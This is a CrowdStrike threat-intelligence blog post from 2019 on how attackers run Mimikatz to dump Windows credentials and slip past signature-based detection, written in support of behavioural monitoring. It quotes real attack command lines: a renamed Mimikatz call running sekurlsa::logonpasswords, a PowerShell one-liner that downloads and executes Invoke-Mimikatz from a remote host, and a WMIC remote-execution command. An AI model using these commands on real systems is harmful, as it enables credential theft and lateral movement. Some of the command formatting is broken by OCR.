Mimikatz Credential Theft Techniques | CrowdStrike

crowdstrike.com/blog/credential-theft-mimikatz-techniques/

April 4, 2019

Mimikatz in the Wild: Bypassing Signature-Based Detections Using the "AK47 of Cyber"

April 4, 2019

Harlan Carvey From The Front Lines

This blog shares information on some examples of how the CrowdStrike® Falcon® OverWatch™ team has observed the open-source tool known as Mimikatz being used in the wild – including an unusual use of the tool to strictly bypass brittle signature-based detections.

The OverWatch team has comprehensive levels of visibility into attempted attacks against our customers' infrastructures, and that visibility is extended by the shear breadth of our customer base. This means the OverWatch team is able to observe a wide range of adversary activity from the system visibility provided by the Falcon endpoint security platform.

Credential Access for Privilege Escalation

One frequently observed aspect of adversary activity is credential access. Actors often seek out valid credentials in order to escalate their privileges and extend their reach within an infrastructure — and they do so via a variety of means. In fact, the OverWatch team has previously observed cases in which adversaries have employed multiple credential theft techniques against a single victim. (An example of adversaries using multiple credential techniques is included in the 2018 Falcon OverWatch Report.)

Mimikatz Techniques

One popular means of credential access is the use of Mimikatz, described as the "AK47 of cyber" by CrowdStrike Co-Founder and CTO Dmitri Alperovitch. The OverWatch team regularly sees Mimikatz used by both targeted adversaries and pen testers.

Changing the Executable Name

The most simple and direct technique for using this tool is for the actor to copy it to a compromised system, change the name of the executable and launch it using, for example, the following command line:

```
c:\ProgramData\p.exe  ""privilege::debug""
""sekurlsa::logonpasswords""
```

This allows the actor to access credential information on a system.

Using a Batch File

Other means of launching this tool that have been observed include using a batch file to copy the tool over to target systems; launching the tool and sending the output to a file; copying the output files back to a central collection point; and finally, deleting all relevant files off of the target systems.

Using a PowerShell Variant

Another means of gaining access to credential information that OverWatch analysts have observed is the use of a PowerShell variant of Mimikatz, as seen in the following example:

```
powershell  -ep Bypass -NoP -NonI -NoLogo -c IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent[.]com/[REDACTED]/Invoke-
Mimikatz.ps1');Invoke-Mimikatz -Command 'privilege::debug
```
sekurlsa `::` logonpasswords `exit'`

Changing Command Line Options

During the last quarter of 2018, OverWatch analysts observed a different use of the Mimikatz tool, specifically one that appears to have been modified to change the command line options. It appears as follows:

`mnl.exe pr::dg` sl `::lp et -p`

This specific variant of Mimikatz was run against multiple target systems through the use of WMIC.exe, as illustrated below:

```
Wmic  /NODE:"[REDACTED]" /USER:"[REDACTED]" /password:[REDACTED] process call
create "cmd.exe /c (c:\windows\security\mnl.exe pr::dg  sl ::lp et -p
>c:\windows\security\PList.txt) >> c:\windows\temp\temp.txt"
```

Monitoring for IOAs Is Crucial


These techniques are clearly an attempt to evade brittle detection approaches that only rely on looking at command line options of the executable to infer its purpose, or checking for presence of relevant strings in the binary file. While there are a number of techniques that actors can employ to access credential information, the Falcon platform provides a level of visibility that allows defenders to see new techniques being used, even when those techniques are specifically aimed at evading or subverting detection mechanisms.

This further demonstrates the value of monitoring for Indicators of attack (IOAs), which focus on behavioral aspects of attacker techniques, rather than focusing only on typical indicators of compromise (IOCs), such as file names, hashes or single command line options.


Additional Resources

- *Download the 2020 CrowdStrike Global Threat Report*
- *Download the 2018 CrowdStrike Falcon OverWatch Report.*
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent™ today.*


Related Content



Compromised Docker Honeypots Used for Pro-Ukrainian DoS Attack



Navigating the Five Stages of Grief During a Breach



LemonDuck Targets Docker for Cryptomining Operations